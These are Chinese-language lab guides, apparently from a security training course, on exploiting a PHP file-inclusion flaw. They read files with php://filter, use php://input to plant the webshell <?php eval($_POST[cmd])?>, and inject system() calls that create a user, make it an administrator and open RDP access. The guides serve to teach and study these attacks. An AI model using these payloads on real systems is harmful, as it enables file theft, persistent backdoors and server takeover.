**文件包含PHP封装协议之读取文件**

**预备知识**

程序开发人员通常会把可重复使用的函数写到单个文件中，在使用某些函数时，直接调用此文件，无须再次编写，这种调用文件的过程称为包含。

**实验目的**

学会使用文件包含PHP封装协议读取文件

**实验工具**

火狐浏览器hackbar插件


**实验环境**

客户机一台（Windows Server 2003）服务器一台（Windows Server 2003）

**实验步骤**


第一步：访问

http://www.any.com/FI/PHP\_FI.php?filename=LFI.txt




第二步：通过php封装协议读取当前目录下的phpinfo.php文件

http://www.any.com/FI/PHP\_FI.php?filename=php://filter/read/resource=phpinfo.php




第三步：通过php封装协议读取当前目录下的phpinfo.php文件并进行base64编码（编码后，便不会被解析）

http://www.any.com/FI/PHP\_FI.php?filename=php://filter/read=convert.base64-encode/resource=phpinfo.php




第四步：在hackbar下进行base64解码

选中字符串-Encoding-Base64 Decode




解码后结果如下：



第五步：读取其他文件，如C盘根目录下的boot.ini文件

http://www.any.com/FI/PHP\_FI.php?filename=php://filter/read/resource=../../../../../boot.ini



实验完毕，关闭所有界面及虚拟机。

**文件包含PHP封装协议之读写文件**

**预备知识**

程序开发人员通常会把可重复使用的函数写到单个文件中，在使用某些函数时，直接调用此文件，无须再次编写，这种调用文件的过程称为包含。

**实验目的**

学会使用文件包含PHP封装协议写文件

**实验工具**

火狐浏览器浏览器

**实验环境**


客户机一台（操作系统为Windows Server 2003）服务器一台（操作系统为Windows Server 2003）

**实验步骤**

1、访问http://www.any.com/FI/PHP\_FI.php?filename=LFI.txt，网页显示是文件包含漏洞。




2、双击桌面的【实验工具】文件夹，找到【burpsuite】，双击打开。选择【OK】




选择【I Accept】。



点击【Proxy】—【Options】，使得Proxy Listeners如下图所示。




给火狐浏览器设置代理，点击网页右上角，选择【选项】。




【高级】—【网络】—【设置】




选择【手动配置代理】，输入HTTP代理127.0.0.1，端口8080，清空不使用代理下的文本框中的内容，点击【确定】。




3、浏览器访问http://www.any.com/FI/PHP\_FI.php?filename=php://input，burpsuite自动抓包。



在burpsuite中的【Proxy】—【Intercept】—【Raw】下的文本框末提交数据<?php fputs(fopen('shell.php','w'),'<?php eval($\_POST[cmd])?>');?>




burpsuite中点击【Forward】。浏览器变为下图。




4、双击桌面的【实验工具】文件夹，打开【中国菜刀】文件夹，找到【中国菜刀.exe】双击打开。


空白处右击【添加】




在地址后的文本框添加网址http://www.any.com/FI/shell.php，地址框后的密码文本框填写cmd。点击【添加】。



双击下图红框中的文本即可运行。



5、执行结果如下。发现shell.php已经写入。



**文件包含PHP封装协议之命令执行**

**预备知识**

程序开发人员通常会把可重复使用的函数写到单个文件中，在使用某些函数时，直接调用此文件，无须再次编写，这种调用文件的过程称为包含。

**实验目的**

学会命令执行

**实验工具**

浏览器

**实验环境**

客户机一台


**实验步骤**

1、访问http://www.any.com/FI/PHP\_FI.php?filename=LFI.txt，网页显示是文件包含漏洞。




2、给火狐浏览器设置代理


点击页面右上方，选择【选项】




【高级】—【网络】—【设置】



选择【手动配置代理】，输入HTTP代理127.0.0.1，端口8080，清空不使用代理下方的文本框，点击【确定】。



3、双击【实验工具】文件夹，双击【Burp】打开burpsuite。






刷新浏览器界面，burpsuite自动进行抓包。

点击【Proxy】，在【Intercept】界面下的【Raw】文本框中作如下修改：


filename处改为filename=PHP://input。

同时代码最后加入语句<?php system('net user');?>

改完后右键单击空白处，选择【Send to Repeater】。如下图




点击【Repeater】，点击【Go】按钮。burpsuite右侧的Response下的文本框会显示net user的数据。如下图




4、添加用户。

点击【Proxy】，在【Intercept】界面下的【Raw】文本框中代码最后加入语句<?php system('net user a a /add');?>

改完后右键单击空白处，选择【Send to Repeater】。如下图




结果如下



5、添加为管理员。

可以直接在【Repeater】页面修改，语句<?php system('net localgroup administrators a /add');?>，然后点击【Go】。结果如下图




6、远程桌面连接。


点击【开始】，选择【命令提示符】




在命令框里输入mstsc，点击回车。



在计算机处输入www.any.com，点击【选项】。将用户名改为a，密码输入a。点击【连接】。



点击【开始】，选择【命令提示符】。输入命令whoami，结果如下图



7、实验结束，关闭所有程序及虚拟机。

**文件包含漏洞(文件包含file封装协议之读取文件)**

